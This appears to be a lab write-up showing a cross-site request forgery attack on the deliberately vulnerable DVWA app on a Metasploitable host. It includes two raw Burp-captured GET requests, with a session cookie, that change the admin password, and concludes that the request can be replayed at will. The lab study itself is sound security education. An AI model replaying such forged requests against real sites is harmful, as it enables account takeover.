Reset CSRF


Capturing packet via burp

Request

Raw | Params | Headers | Hex

```
GET /dvwa/vulnerabilities/csrf/?password_new=toor&password_conf=toor&Change=Change
HTTP/1.1
Host: metasploitable
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://metasploitable/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=02e684ab18d2e2b8880c351e0404a4a5
Connection: close
Upgrade-Insecure-Requests: 1
```

Response




Logged in as admin

Resend burp request again changing to original password

```
GET
/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Chan
ge HTTP/1.1
Host: metasploitable
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://metasploitable/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=02e684ab18d2e2b8880c351e0404a4a5
Connection: close
Upgrade-Insecure-Requests: 1
```

Response



Logged in with original password

Conclusion
We are able to replay the packet over and over again to change admin password at will.